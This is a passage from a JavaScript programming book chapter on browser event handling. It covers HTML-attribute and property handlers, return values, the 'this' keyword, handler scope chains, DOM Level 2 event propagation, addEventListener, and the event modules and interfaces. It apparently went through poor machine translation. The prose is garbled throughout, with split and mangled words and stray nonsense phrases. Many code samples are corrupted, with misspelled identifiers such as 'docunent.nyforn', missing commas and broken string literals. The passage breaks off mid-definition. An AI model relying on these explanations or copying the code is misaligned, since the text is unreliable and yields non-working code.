With a careful study of the table. 17.1 you can see that all the events are divided camping into two broad categories. The first category - the *input event (the raw events ,* or *input the events).* These events are generated when the user moves the mouse , clicks a mouse button, or presses a key. These low-level events simply describe the action of Custom e la and and hav e

any other meaning. The second category of events - a *semantic event (the semantic events).* This high-level event, they have a complex meaning and usually proish DYT only in a specific context: when the browser finishes loading dock ment or, for example, when should transfer data form. Se mantic event often occurs as a side effect of low-level soby ment. For example, when the user clicks the Submit button , three input event handlers are called: onmousedown , onmouseup, and onclick . And as a result of clicking the mouse button HTML -form containing the button the Submit , generates semantic event the onsubmit .

Another important difference divides events in the device-dependent, related nye mouse or keyboard, and device-independent events that mo gut excited in several ways. This distinction is particularly important in terms of availability (see. Section 13.7), as some users are able to zadey update themselves mouse, but can not work with the keyboard, while others may use a keyboard and mouse can not. Semantic events, such as on - the submit and the onchange , a widely ki are always hardware-independent: all modern browsers allow you to jump between the fields of the HTML - forms using the mouse or using the keyboard. Events that have in their names the word « key » or « mouse », obviously YaV la are hardware-dependent. If you intend to use these events, you may need to implement handlers for the pair of events to secu chit event handling mechanism of both mouse and keyboard. Is remarkable but that the event onclick possible races regarded as a hardware-independent. It does not depend on the mouse because keyboard activation of form elements and hyperlinks also raises this event.

Event handlers as attributes

As we have seen in the examples of previous chapters, the event handlers (a starting hydrochloric event model) are set as strings JavaScript -code assign

to Vai as values HTML -atributam. For example, to execute JavaScript ko forth by clicking on the button at the kazhite this code as the value of AT RIB uta onclick tag < input the > (or < button >):

```
< input type = " button " value = "Click me" onclick = "alert ('thanks');">
```

The event handler attribute value is an arbitrary string of JavaScript code. If the handler consists of multiple JavaScript -User they *Dolj us* separated from each other by semicolons. For example:

```
< input type = " button " value = "Click here"
ıclick = " if ( window . numclicks ) numclicks ++; else
        numclicks = 1; this . value = 'Click #' + numclicks ;">
```

If the event handler requires multiple instructions rd, it is usually about the slit to define it in the body of the function, and then set the HTML -atribut handler from being to call this function. For example, check the entered USER lemma in the form of data before it is sent, you can use the attribute onsubmit tag < The form >. [1] Checking form usually requires at least a few lines of code, so no need to put all this code into one long attribute value, reasonably determine the form validation function and simply of adat attribute onsubmit to call this function. For example, esl and to check to determine a function called validateForm (), it is possible to cause it from the event handler following manner:

```
<form action = "processform.cgi" onsubmit = "return validateForm ();">
```

DETAILED DESCRIPTION YTM forms, including example verify correctness and complements form fields contained in chapter 18.

Remember that language HTML is not case sensitive, so the attributes Obra handler events allowed letters or uppercase. One common GOVERNMENTAL arrangements consists in the use of symbols of various registers, the prefix « on » written in lowercase: onClick , onLoad , onMouseOut , etc. However, in this book to be compatible with the language.. XHTML , sensitivity nym to the register, I prefer everywhere lower register tr.

The JavaScript code in an event handler attribute can contain a return statement , and the return value can have a special meaning to the browser. We will discuss this shortly. In addition, it should be noted that the JavaScript -code Obra handler event works in scope (see chap. 4) different from glo ball. This is also discussed in more detail later in this section.

Event handlers as properties

As discussed in Chapter 15, each HTML -element in the document Correspondingly exists DOM element of the tree in the dock ment and properties of JavaScript objects, the soot sponding attributes HTML -element. This also applies to the attributes Obra handler events. Therefore, if the tag < input the > has an attribute the onclick , to AUC zannomu it to the event handler can be accessed with the help of th properties on the click of the form element object. (Language JavaScript is case sensitive, so regardless of the character case in the name of HTML -atributa JavaS with ript - property must be written entirely in lower case.)

Since the value of HTML -atributa, defined -governing event handler is camping string JavaScript -code, we can assume that the corresponding the Java - Ssript-property is also a string. But this is not the case when accessing via JavaScript -code properties of an event handler is so with the feature bout. You can verify this with a simple example:

```
< input type = " button " value = "Click here"
      onclick = "alert (typeof this.onclick);">
```

If you click on the button will open a dialog box containing the word « func tion of », rather than seq about in « : string ». (On ratite note: in the event handlers key howling the word this refers to the object in which the event occurred later we talked about. Judge the keyword this .)

To assign an event handler element of the document using the Java Script , set-obrabotch property uk events equal to the desired function. Ras look, for example, the following HTML -form:

```
< form name = " f 1">
< input name = " b 1" type = " button " value = "Click me">
</ form >
```

A button on this form can be referenced using the expression document . f 1. b 1, then the event handler can be set using the next code line:

```
document . f 1. b 1. onclick = function () { alert ( ' Cna ^ 6 o !'); };
```

Alternatively, an event handler can be set like this:


```
function plead () { document . fl . bl . value + = ", perhaps a
hundred!"; } document . fl . bl . onmouseover = plead ;
```

Pay special attention to the last line: there are no parentheses after the function name. To define an event handler, we assign the property Obra-handler function the event itself, and not the result of her call. On the fl om often "spots repent" novice JavaScript -programmisty.

In the view of the event handlers in the form JavaSsript-two properties have a pre property. Firstly, it reduces the degree of mixing of the HTML - and JavaScript - code, promoting modularity and allowing you to get s clearer and easy to accom pany Code. Secondly, thanks to this function, event handlers YaV lyayutsya dynamic. Unlike HTML -atributov which represent static portion of the document and should be used only when it CPNS SRI, J avaSsript-properties can be changed at any time. In complex interak tive programs it is sometimes useful to dynamically alter handlers soby Tille registered for HTML -elements.

One small drawback is the definition of event handlers in JavaScript with the costs that it separates the handler from the element to which it belongs. If the user starts to interact with the document element to its floor Noi download

(and to fulfill all his scripts), event handlers for the element may prove I'm uncertain.

Example 17.1 demonstrates how to assign a function handler soby ment for multiple document elements. This example is a simple function that defines an onclick event handler for each link in a document. Obra handler event requests confirmation favor Vatel, before allowing the transition to the link on which the user has just clicked. If the user has not given confirmation, function-Obra handler returns to false , which does not allow the browser to go to ssy lke. The values returned by event handlers are discussed in the next sections.

Example 17.1. One function, many event handlers

```
// This function is suitable for use as an event handler // the
onclick element < a > and < area >. It uses the keyword this //
to refer to a document element and can return false // to
cancel following a link. function confirmLink () {
   return confirmed do you really want to visit "+ this . href +"? ");
}
// This function loops through all the hyperlinks in the document
and assigns // each of them a confirmLink function as an event
handler.
// Don't call it before the document has been parsed // and all
links are defined. It is best to call it from the handler // events
onload tag < old body > . function confirmAllLinks () {
        for (var i = 0; i <document.links.length; i ++) {document.links [i]
                                .onclick = confirmLink;



    }



}
```

Calling event handlers explicitly

Property values, event handlers are sobo th function, consequently tion, they can be directly called using JavaScript -code. On an example, suppose that for determining the function verification form we asked attribute on - the submit tag < The form > and want to test the form in some point before attempting to re testify her Paul zovatelem. Then we can refer to the onsubmit property of the Form object to call the event handler function. The code might look like the following way:

```
document . nyforn . onsubnit ();
```

However, please note that the call to the event handler is not od bong simulate the actions that occur in real-originated Mr. Aries with this being. If, for example, we call the onclick method of the Link object , it doesn't force the browser to follow the link and load a new document. We will only execute the function that we defined as the value of this property. (In order for the bet browser contaminants from zit new document, you must set the property lo Cation object of the Window , as was demonstrated in Chapter 14.) The same ch p avedlivo and method onsubmit object of the Form , and for the method o nclick object Sub mit : method call handler function triggers the event, but does not lead to ne soap has shape data. (To actually submit the form data, you call the submit () method on the Form object .)

One of the reasons that you may need yavn first function call-Obra handler events - this desire to supplement using JavaScript -code obrabot snip event that (possibly) already defined HTML -code. Suppose you want to take special action when the user clicks on the CCW n ke, but do not want to disrupt any of the event handlers on - the click , which can be defined in the HTML -documents. (This is one of the disadvantages of the code in Example 17.1 - adding a handler for each hyperlink, you override all event handlers the onclick , already certain of these hyperlinks.) This result is achieved with the following code:

```
var b = document . myform . mybutton ; // This is the button we're
interested in
var oldHandler = b . onclick ; // Save the HTML event handler
function newHandler () { / * My event handling code is located here * /}
      // Now assign a new event handler, calling as new
      // and old handlers. b . onclick = function () { oldHandler
(); newHandler (); }
```

Values returned by event handlers

In many of the cases the event handler (specified or HTML -atributom or JavaSsript-property) uses the return value to indicate a given s it Sheha behavior. For example, if using an event handler onsubmit Ob EKTA Form is executed in the form of checks and yyasnyaetsya that the user fill in the Nile, not all fields can be returned from the output value to false , to predotvra tit actual data transfer form. You can guarantee that a form with an empty text field will not be submitted as follows:


```
< form action = " search . cgi "
     onsubmit = "if (this.elements [0] .value.length == 0) return false;">
< input type = " text ">
</ form >
```

As a rule, if in response to an event browser performs some action, before the default Lagana, you can return to false , to prevent this action by the browser. You can also return false to cancel the default action from the onclick , onkeydown , onkeypress , onmousedown , onmouseup, and onreset event handlers . The second column of the table . 17.1 contains information about what happens when event handlers return false .

The rule of the return value of false to cancel the action, there is one excluded chenie: when the user n and drives the mouse over a hyperlink, the default bro uzer of tobrazhaet its URL -address in the status bar. To e t th has not happened, not necessity to return true from the event handler onmouseover . For example, the following conductive fragment displays a message that is not a URL URLs:

```
< a href = " help . htm "
  onmouseover = "window.status = ' Pom ogite II'; return true;"> Help
  </a>
```

There is no particular reason for this exception is not - just so happened ICs Historically. However, as noted in Chapter 14, most of today's bro uzerov considering the possibility of hiding the destination address as a violation when ntsipov security and prohibit it. Thus, the rule "back to false , to cancel the" now appears to be quite controversial.

Note that event handlers are never required to explicitly return a value. If no value is returned, then executed the action Wier, proposed by default.

Event handlers and the this keyword

If an event handler is defined using HTML -atributa or JavaS with ript - properties of your actions consist in assigning a function item property to Document. Dr. ugimi words, you define a new method of the document element. Your event handler is called as a method of the element where the event occurred, so the this keyword refers to that target element. This behavior is useful and not surprising.

However, please verify that you understand the consequences of this behavior. Suppose you have an object o with a method mymethod . An event handler can be registered as follows:

```
button . onclick = o . mymethod ;
```

As a result of this statement, the button . onclick will ssy latsya to the same function as o . mymethod . This feature is now Meto house for o , and for the button . By calling this event handler, the browser calls the function as a method of the button object , not the o object . The keyword this refers Xia object Bed and utton , and not to your object o . Do not make the mistake of thinking that it is possible deception pull the browser, calling the event handler as a method for any other objects that. In order to do this, an explicit indication is required, for example, this:

```
button . onclick = function () { o . mymetho d (); }
```


Scope of event handlers

As discussed in section 8.8, JavaScript -functions are lexical con text. This means that they work in the scope in which the definition of Lena, but not in the one of which caused. If an event handler is defined by assigning a JavaScript string to the HTML attribute , then the JavaScript function is implicitly defined . It is important to understand that the scope of the event handler defined by Daubney way, does not coincide with the scope of other global JavaScript functions defined in the usual about razo m . This means that the event handlers defined as HTML-Atri casks, are performed in a context other than the context of other functions. [1]

Remember, in chapter 4 we said that the function scope defines camping scope chain, or a list of objects, which in turn pro under consideration when looking for the definition of a variable. When the variable x times skivaetsya or permitted in the usual hydrochloric functions interpreter JavaScript sleep Chal look for a local variable or argument, checking call object functions tion for the presence of properties with the same name. If no such property is found, JavaScript moves to the next object in the scopes chain and the global object. The interpreter checks the properties of the global object to see if the variable is global.

Event handlers, defined as HTML attributes, have a more complex scoping chain than the one just described. The beginning of the chain Oblas Tay visibility is the object of the call. Here identified any arguments ne Reda event handler (hereinafter in this chapter we will see that in some developed event-handling models handlers pass an argument), as well as endeared s local variables defined in the handler's body. The next object in the scope chain is, however, not the global object, but the object that invoked the event

handler. Suppose that the object Button in HTML -form was determined using th tag < input the >, followed by the appointment of the attributes that onclick is defined by an event handler. If the handler code has re meline named form , then it is allowed in the property form of the object a Button . This mo Jette be easy to create event handlers vie de HTML -atributov.

```
< form >
<! - In event handlers, the " this " keyword is referenced ->
<! - to the event source element ->
<! - Thanks to this, you can get a link to the adjacent form element ->
<! - as follows ->
 < input id = " b 1" type = " button " value = "
  Button 1" onclick = " alert ( this . form . b 2.
                                        value );">
<! - The source element is also in the scope chain, ->
<! - so you can omit the " this " keyword ->
    <input id = "b2" type = "button" value = "Button 2" onclick = "alert
                                (form.b1.valu e);">
<! - And the < form > element is in the scope chain, ->
<! - so you can omit the " form " identifier . ->
```

This is important to understand, but while the discussion below is interesting, it is quite complex. The first time you read this chapter, you can skip it and come back to it later.

17.1. Basic event handling


```
< input id = " b 3" type = " button " value = " Button 3" onclick = " alert (
                                b 4. value );">
< I - The Document object is in the chain of visible areas, so you can ->
```

```
< I - call its methods without adding the " document " identifier . ->
<! - Although this style cannot be considered correct. ->
                <input id = "b4" type = "button" value = "Button 4"
      onclick = " alert ( getElementById (' b 3'). value );">
</ form >
```

As can be seen from this simple example, chain domains visibility event handler does not end on an object, the event handler determines she continues up the hierarchy, and includes at least the element < form >, comprising a button, and the object Document , which comprises form. [1] As Latter object in the scope chain is the object of the Window , as always in the client JavaScript -code.

Another way to imagine an extended chain of Obra scope handler event is to analyze the order of translational tion JavaSc ript -code is in attribute HTML -obrabotchika events in Ja vaScript-function. Consider the following lines from the previous example:

```
< input id = " b 3" type = " button " value = " Button 3" onclick = " alert (
                                    b 4. value );">
```

The equivalent code in the language JavaScr ipt could look follows following manner:

```
var b 3 = document . getElementById (' b 3'); // Retrieves interest
button b 3. the onclick = function () { with ( document ) { with ( the
this . The form ) { with ( the this ) {
                                    alert ( b 4. value );
          }
       }
    }
}
```

Repeating instructions with creating races extension chain areas Vidi bridge. If you forget about the purpose of this infrequently used instruction, read Section 6.18.

Having a target in the scope chain can be helpful. At the same time, having an extended chain of scopes in the identity that includes other elements of the document can be an annoying inconvenience. Note, for example , and measures to the subject the Window , and the object Document define methods with the name of the open (). If the identifier open is used without qualification, then there is almost always a call to the window . open ().

However, in the event handler defined as an HTML -atribut object Document located in the chain Oblas Tay visibility object before the Window , and a separate identifier open will refer to the method of document . open (). Let's see in a similar way what happens if

The exact composition of the scope chaining has never been standardized and may be implementation dependent.

whether to add a property named window to the Form object (or define an input field with a property name = " window "). In this case, if you define within the form obrabot snip event, which is the expression window . open (), the ID window is resolved as a property of the object Form , and not as a global object Window , and of the responsibility of carrying soby Tille within the mold will not be a simple treatment method for glo ballroom object Window or method call window . open ()!

The moral is to be careful when defining event handlers as HTML attributes. Similarly, it is best to create only very simple handlers. Ideally, they should just call a global function tion defined elsewhere and perhaps return the result:

```
< script > function validateForn () {/ * Form validation code * / } </ script
>
<form onsubmit = ”return validateForn ( );"> ... </forn>
```

Even with such an unusual scope chain, simple Obra handler events, like the one to be operating, but with maintained upstream code, you minimize the chances that the long tse kidney scoped and disrupt the correct functioning obrabot chica. Despite this it should be remembered that in the performance

of functions by using a region of visibility, in which they are defined, not the scope from which they are called. Therefore, although the method validateForm () is called out of the domain of visibility, which is different from the usual, it will be executed in the Own -governmental global scope.

In addition, since there is no standard on the exact composition of the areas Vidi chain bridge for the event handler, the best sight to believe that it contains only the target element and a global object of the Window . For example, it is necessary to banish camping on the target cell by this , and if the target is the element < in put >, refer to an object comprising the Form via form , instead of this . form . But don't rely on the scope chain of Form or Document objects . For example, don't use the id action instead of form . action or getElementById () instead of document . getElementById ().

Do not forget that all of this discussion of the field of view imosti event handler applies only to event handlers defined as HTML-attributes you. If an event handler is set by assigning a function Correspondingly vuyuschemu property, the event handler, then no special chain of domains apparently STI does not occur, and the function is performed in the area apparently STI, in which it is defined. It is almost always the global scope vie gence, unless it is a nested function, the scope chain then becomes interesting again!

Advanced Event Handling in DOM Level 2

Event Processing technologies discussed in this chapter are part of the model, the DOM Level 0 - a standard application programming interface (the API), Support Vai any browser that supports JavaScript . Cm andart DOM Level 2 determines a developed application interface event processing means Tel'nykh wherein (and much more powerful) from API Level 0. Standard

Level 2 does not attach susches Leica Geosystems standard application interface to the DOM , but does not alter the API Level 0. The basic problem, as before the event processing simple application interface means we can solve it.

The DOM Level 2 event model is supported by all modern browsers, with the exception of Internet Explorer .

Propagation of events

The event model the DOM Level 0 event browser sends the elements there is a document in which they occur. If the object has a matching event handler, that handler is fired. And b olshe nothing proish dit. In DOM Level 2, the situation is more complicated. In advanced event handling model, when an event occurs in the document element (known as *a target* node from being) caused processor (or processors) of the target node events, but other than that, one or two possibilities to process the event receives kazh stituent ancestor elements this item. Rasp p estrangement events implement it possible in three stages. First, during the *interception* phase *,* events propagate from the Document object down the document tree to the target node. If any of the ancestors of the target element (but not himself) is specially regis Rowan capturing event handler, at this stage Prevalence neniya this event handler is triggered. (Soon we will learn how one measures are common and capturing event handlers.)

The next stage of the event propagation occurs *in the target node:* run all provided for this event handlers regis ingly directly to the target node. It is so similar to the processing stage with byty, provides a model of events Level 0.

The third stage events distribution - this step *popups,* which soby term applies, or "floats" back up through the hierarchy of the document from the destination node to the object Document . If in step interception of the Documentation tree that spread all events, the floating stage involved, not all types of events: for example, the event submit does not make sense to spread up to the Document element of the scope of < The form >, to which it refers. At the same time uni versal events such as the mousedown , may be of interest to any elements of the document, so they float on the document hierarchy, causing any suitably handler and events in all ancestors of the target node. By ak n p Awilo, input events pop up, and high-level semantic of

life - no. (For a complete list of pop and non-floating event instill den in tab. 17.3 later in this chapter.)

Any handler can wasps t ANOVA further spread of events, you ulceration in the method stopPropagation () object the Event , representing the event. More information about the Event object and its stopPropagation () method can be found later in this chapter.

Certain events cause the web browser to perform the default actions associated with them . For example, when the tag < a > event occurs the click , the action of the browser, the default offered is re turn on the hyperlink. By default, these actions are performed only after all three phases of event propagation have been completed , and any handler you

Ranks in river and sprostraneniya events, having e t option to cancel dei default consequence, causing the method the preventDefault () object the Event .

This pattern of event propagation may sound complicated, but it provides an important mechanism for centralizing event handling code. Standard of the DOM Level 1 provides access to all elements of the document and to let the occurrence of events (such as the events of the mouseover) in any of them. This means that there are many more places can be registered event handlers than the old event model Level 0. pref us assume that you want to call an event handler when the mouse hovers over an element < p > in your Dock umente. Instead of registering handler soby ment onmouseover for each tag < p > You can register a handler for the event in the object Document and in the dissemination of this event or to treat it at the stage of interception or the floating stage.

And there is one more important detail related to the propagation of events. In the model of Level 0 can register only one handler for a particular ti pa

events in a particular object. At the same time, the model Level 2 can be the dawn -registered arbitrary quantitative in the handler functions for defined - type events in a particular object. This also applies to the ancestors tse left node events whose function or processing functions are called in the event of interception and floating in the document.

Registering handlers from events

In API Level 0, you can register an event handler by setting an attribute value in HTML code or an object property value in JavaScript code. In a fashion whether the events Level 2 event handler is registered for a specific element ment by calling the addEventListener () of the object. (Although the standard DOM to claim redelyaet for this application programming interface (the API) term *listener (listener),* the term will operate for consistency we continue *handler (handler).)* This method takes three arguments. First Ste th - the name of the type of event for which the handler is registered. Type of event should be a string with holding the name of HTML -atributa handler in lowercase, without the initial letters of « on ». In other words, if the model of Level 0 is used by HTML -atribut onmousedown or property onmousedown , in the event model Level 2 IS is necessary polzovat line " the mousedown ".

The second argument to addEventListener () is a handler (or listener) function that should be called when an event of the specified type a occurs . When your function is called, it is passed an Event object as its only argument . This object contains information about the event (for example measures which mouse button was pressed), and defines methods such as stopPro - pagation (). We'll take a closer look at the Event interface and its subinterfaces later.

The last argument to the addEventListener () method is a boolean value. If true , the specified event handler intercepts events as they propagate during the intercept phase. If the argument is equal to f alse , then it is nor mally event handler that is called when the event occurs directly in the cell or in the child element, and then pops back to this element.

For example, here is how to use the functions of the addEventListener () can regis Rowan event handler submit element < The form >:

```
docunent . nyforn . addEventListener (" subnit ",
                        function ( e ) { return validate ( e . target );
                        } false );
```

You can catch all of the events I have the mousedown , occurring within the element < div > with a specific name by calling the addEventListener () as follows:

```
var mydiv = document . getElenentById (" nydiv ");
nydiv.addEventListener ("nousedown", handleMouseDown, true);
```

In these examples, assuming etsya that features the validate () and handleMouseDown () op thinned in any other place of your JavaScript -code.

Arr and handler events registered using the addEventListe - ner (), executed in the scope in which they are defined. They are not called with the extended scope chaining used for event handlers defined as HTML attributes, as described in section 17.1.6.

Event handlers in the model of Level 2 are registered by calling rather than a mustache SETTING th attribute or property, so you can register multiple handlers for this type of events in the given object. If the trigger function tion addEventListener () repeatedly to register multiple functions ob responsibility of carrying a single type of event in one of ekte, then when an soby ment of this type in the object (or floating to the object or the interception of the event data object) They will be caused by all regis Rowan your function. However, it is important to understand here that the DOM standard does not guarantee the order in which the handler functions of a given object are called, so you should not expect them to be called in the order in which you registered them. Note also that if you register the same handler function multiple times for the same element , then all registrations except the first are ignored.

Why would you want to register more than one function handler for the same event in one object? This can be very useful for strukturiza tion of your program code. Suppose you are writing a generic JavaScript module that uses the mouseover event on images to change images. Now suppose you have

another module, for the power that you are going to use the same event mouseover for in yvo yes additional information about the image in the pop-DHTML-a fairy tale. With API Level 0, you would have to merge the two modules into one so they can share the same onmouseover property of the Image object . At the same time, in API Leve l 2, each module can register the event handler it needs without knowing about the other module and without interfering with its work.

Couple with the method addEventListener () forms method removeEventListener (), m p ebuyu conductive same three arguments, but not adding and ud alyayuschy functions form Botko events from an object. It is often useful to temporarily register on the responsibility of carrying the event, and then delete it. For example, when the mousedown event occurs, you can register temporary intercept handlers

for events mousemove and the mouseup , to see if the user moves the AUC ence mouse. Then, when the event is received the mouseup , you can cancel the re recording is the these handlers. In this case, the event handler code removal mo Jette as follows:

```
docunent . renoveEventListener (" nousenove ",
handleMouseMove , true ); docunent . renoveEventListener
(" nouseup ", handleMouseUp , true );
```

Methods addEventListener () and removeEventListener () defined interface Event Target . The web br ouzerah supporting module Events model of the DOM Level 2, this interface is implemented for nodes Element and the Document , provides UCA associated detection methods. [1] In Part IV of the book they are described in the same Section crystals that describe nodes Document and E lement , but there is no Opis of the interface EventTarget .

The addEventListener () method and the this keyword

In the original event model, Level 0, the function is registered as obrabot snip events for the document element, it becomes a method of the element and (as discussed above in Section 17.1.5). When the handler is called to life, it is called as part of the method, and in the function keyword this refers to the element in which the event occurred.

Standard of the DOM Level 2 was written without taking into account the language features and indicates that the event handlers - it is rather the objects, rather than simple functions. At the same BPE on me to bind JavaScript standard DOM makes the event handlers for the Java Script function-rather than JavaScript -objects. Unfortunately, the binding is not of anything in the ICU on how to call the handler functions, and what value should be at Nima keyword the this .

Despite the lack of standardization, all known implementations call handlers registered with getEventListener () as if they were methods of the target element. Thus, when the causes camping event handler, the keyword this refers to the object for which is registered handler. If you prefer not to rely on it is not in box is not certain behaviors can ospolzovatsya property currentTarget object of the Event , which is passed to the function handler. Further, in the conversation SRI object Event , you will learn that the property currentTarget refers to the object in which the event handler was registered.

Registering Objects as Event Handlers

The addEventLis - tener () method is used to register event handler functions . In object-oriented programming, you can define

More specifically, the DOM standard states that all nodes in a document (including, for example, Text nodes) implement the EventTarget interface . However, Web browsers support the ability to practice, registration of event handlers only for nodes Element and the Document , as well as for

object the Window , despite the fact that he did not otno sitsya to the standard of the DOM .

event handlers as methods of a custom object and then invoke them as such. For Java -programmistov standard DOM allows just that: it is specified on that of brabotchiki events - it is the objects that implement the interface of the Event - Listener and method c the name of the handleEvent (). When registering an event handler in Java, the addEventListener () method is passed an object, not a function. For simplicity, binding the DOM API to JavaScript does not require an implementation of the EventListener interface and instead allows direct function references to be passed to the addEventListener () method .

If the object-oriented JavaScript -program as obrabotchi act objects, for their registration m events Cove You can use the following function:

```
ınction registerObjectEventHandler ( element , eventtype , listener ,
    captures ) { element . addEventListener ( eventtype ,
                        function ( event ) { listener . handleEvent (
                        event ); } captures );
```

Any object can be registered as an event listener if the handleEvent () method is defined in it . This method is called as a method of the listener object, and the this keyword refers to that object, not the document element that raised the event.

Although it is not part of the specification of the DOM , the browser of Firefox (and others, of buildings on the basis of the Mozilla) permits instead of referring to the function of the transmission ob- OBJECTS-event listeners, determine the method of the handleEvent (), A direct but in the method of the

addEventListener (). For these browsers special function p egist radio, like the one we defined earlier, it is not necessary.

Modules and types of events

As stated earlier, DOM Level 2 is modular, so an implementation may support some parts of it and not others. Events is one of the same x modules. Check whether the browser supports this mo modulus, as follows:

ocunent . inplenentation . hasFeature (" Events ", "2.0")

However, the module Events contains only the API for basic infrastructure Obra Botko events. Support for certain types of byty delegated submodu lam. Each sub-module provides support for a particular category svya associated types of events and determines the type of the Event , transmitted handlers with byty for each of these types. For example, the sub-module with the name MouseEvents predosta S THE event support the mousedown , the mouseup , the click and events akin GOVERNMENTAL types. It also defines the MouseEvent interface . An object that implements this interface is transmitted to the handler function of any type of event, subtree alive by the module.

Table 17.2 lists all event modules, the interfaces they define, and the event types they support. Note: the DOM Level 2 does not standardize any type of keyboard events, so in this sleep sk no module keyboard events. Nevertheless, modern browsers under

hold keyboard events, as discussed in more detail later in this chapter. Table 17.2 and the remainder of this book lacks a description of the MutationEvents module . Event Mutation in zbuzhdaetsya changing dock structure ment. It can be used by applications, such as Edit HTML- ry, but

usually not implemented by browsers and virtually ignored by the web about the programmers.

Table 17.2. Modules, interfaces and event types

Mod name u la	Int e rfeys Event	Event types
HTMLEvents	Event	abort, blur, change, error, focus, load, reset, resize, scroll, select, submit, unload
MouseEvents	MouseEvent	the click, the mousedown, the mousemove, the mouseout, the mouseover, mou seup
UIEvents	UIEvent	DOMActivate, DOMFocu sIn, DOMFocusOut
MutationEvents	MutationEvent	DOMAttrModified , DOMCharacterDataModified , DOMNodeln - serted , DOMNodelnsertedlntoDocument , DOMNodeRemoved , DOMNodeRemovedFromDocument , DOMSubtreeModified

As can be seen from the table, the modules HTMLEvents and MouseEvents determine the types soby Tille, similar to the module level events 0. Module UIEvents defines the types of byty-like events focus , blur , and the click , supported by elements of HTML -forms, but generalized in such a way as to generate any elements cop the Documentation one that can receive focus or activate some other way.

As mentioned, when an event occurs, it is passed to the handler object that implements the interface of the Event , associated with this event type. The properties of this object provide information about the event that can be useful to the handler. Table 17.3 again lists the standard soby ment, but this time organized by type, rather than the event module. For ka zhdogo types of events in this table shows the type of the event object, transmitted his

handler, and they say, whether this type of event pops up in ierar hii document in the process of dissemination events (column « Bed and ») and there for this event I have the default action , which can be canceled by the preventDefault () method (column " C "). Module events HTMLEvents in the latter Fr Sa that column of the table shows which HTML -elements can generate given Noe event. For all other types of events, the fifth column indicates which properties of the event object contain significant details about the event (these properties are described in the next section). Note: Properties, enumerable lennye in this column do not include properties that define the basic Interfom catfish Event and contain meaningful values for all event types.

It is useful to compare the table . 17.3 from tab. 17.1, which lists the handlers with byty Level 0, as defined in the HTML 4. The types of events that are supported by the two models are identical to a large extent (excluding module UIEvents). The DOM Level 2 standard adds support for the abort , error , resize and scroll event types , which were not standardized in HTML 4, and removes support for the dblclick event type , which is part of the HTML 4 standard . (Instead,

we sko po see property detail object that is passed to the handler soby ment the click , determines the number of consecutive clicks.)

Table 17.3. Event types

Event type	Interface	B	C	Support / detail properties	

abort	Event	Yes	Not	<img>, <object>	
blur	Event	Not	Not	<a>, <area>, <button>, <input>, <label>, <select>, <textarea>	
change	Event	Yes	Not	<input>, <select>, <textarea>	
click	MouseEvent	Yes	Yes	screenX, screenY, clientX, clientY, altKey, lKey, shiftKey, metaKey, button, detail	ctr-
error	Ev ent	Yes	Not	<body>, <frameset>, <img>, <object>	
focus	Event	Not	Not	<a>, <area>, <button>, <input>, <label>,	<se-lect>, <textarea>
load	Event	Not	Not	<body>, <frameset>, <iframe>, <img>, <object>	
mousedown	MouseEvent	Yes	Yes	screenX, screenY, clientX, clientY, altKey, lKey, shiftKey, metaKey, button, detail	ctr-
mousemove	MouseEvent	Yes	Not	screenX, screenY, clientX, clientY, altKey, lKey, shiftKey, metaKey	ctr-
mouseout	MouseEvent	Yes	Yes	screenX, screenY, clientX, clientY, altKey, lKey, shiftKey, metaKey , relatedTarget	ctr-
mouseover	MouseEvent	Yes	Yes	screenX, screenY, clientX, clientY, altKey, lKey, shiftKey, metaKey, relatedTarget	ctr-
mouseup	MouseEvent	Yes	Yes	screenX, screenY, clientX, clientY, altKey, lKey, shiftKey, metaKey, button, detail	ctr-
res et	Event	Yes	Not	<form>	
resize	Event	Yes	Not	<body>, <frameset>, <iframe>	
scroll	Event	Yes	Not	<body>	
select	Event	Yes	Not	<input>, <textarea>	
submit	Event	Yes	Yes	<form>	
unload	Event	Not	Not	<body>, <frameset>	

DOMActivate	UIEvent	Yes	Yes	detail	
DOMF ocusIn	UIEvent	Yes	Not	Absent	
DOMFocusOut	UIEvent	Yes	Not	Absent	

Event Interfaces and Detail Properties

When an event occurs, application programming interface (the API) model, the DOM Level 2 provides additional information (such as where and when it is about emanated) of it in the form of object properties to be transferred to the event handler. With ka

zhdym module interface events associated events, which contains the Institute formation relating to this type of event. Table 17 .2 There are three different module events and three different events interface.

These three interfaces are actually related to each other and form a hierarchy. Ying terfeys Event is the apex of the hierarchy; all event objects implement this base interface. UIE vent - this subinterface interface the Event : any event object that implements UIEvent , also implements all the methods and properties of the Event . John terfeys MouseEvent is subinterface UIEvent . This means, for example, that the event object passed to the event handler I have the click , implements all the methods and properties defined in each of the interfaces, the MouseEvent , UIEvent and the Event .

The following sections provide each event interfaces and highlight us their most important properties and methods. Full descriptions of all interfaces can be found in the fourth part of the book.

Event interface

Event types defined in the module HTMLEvents , use the interface the Event . All other event types use subinterfaces of this interface, ie. E. Interface Event is implemented by all event objects and provides detail of hydrochloric information applicable to all types of events. Interface Event defined Fissile following properties (note that these properties and the properties of all x subinterfaces Interface Event read-only):

type
: The type of event that occurred . The value of this property is the name of the event type, and is the same string that was used when registering on the responsibility of carrying the event (for example, " the click " or " the mouseover ").

target
: Document node in which the event occurred; may not match the cu r rentTarget .

currentTarget
: Node, which is currently being processed event (ie. E. Node, whose on the responsibility of carrying the events running at the moment). If the event is processed at stages of interception or floating event, the value of this property Otley chaetsya of t values of the properties of target . As previously mentioned, the EC must be polzovat this property instead of the keyword this in your own functions s mod and Botko events.

eventPhase
: A number indicating which stage of event propagation is currently being performed. The value is one of the Event constants . CAPTURING _ PHASE , Event . AT _ TARGET or Event . BUBBLING _ PHASE .

timeStamp
: About Z EKT a Date , indicating when the event occurred.

bubbles
: A Boolean value indicating whether this event (and events of this type) bubbled up the document tree.

cancelable

A Boolean value indicating whether this event has a default action that can be canceled by the preventDefault () method .

In addition to e r them seven properties and m in the interface Event : Two methods defined stopPropagation () and preventDefault (). They also implemented by all objects with byty. Any event handler can invoke a method stopPropagation () to prevent propagation of events n thinning unit in which it Obra batyvaetsya currently. Any event handler can invoke a method preven t the Default (), to prevent the execution of browser actions Def Chania associated with the event. Calling the preventDefault () in the API the DOM Level 2 equi va Lenten handler return value false in the event model Level 0.

UIEvent interface

UIEvent is a subinterface of the Event interface . It defines the type of event object dispatched to events of type DOMFocusIn , DOMFocusOut, and DOMActivate . These types are rarely used, and more importantly, the UIEvent interface is the parent interface for MouseEvent . The UIEvent interface defines two properties in addition to the properties defined by the Event interface .

view

Object of the Window (in the terminology gies the DOM - *representation),* in which about emanated event.

detail

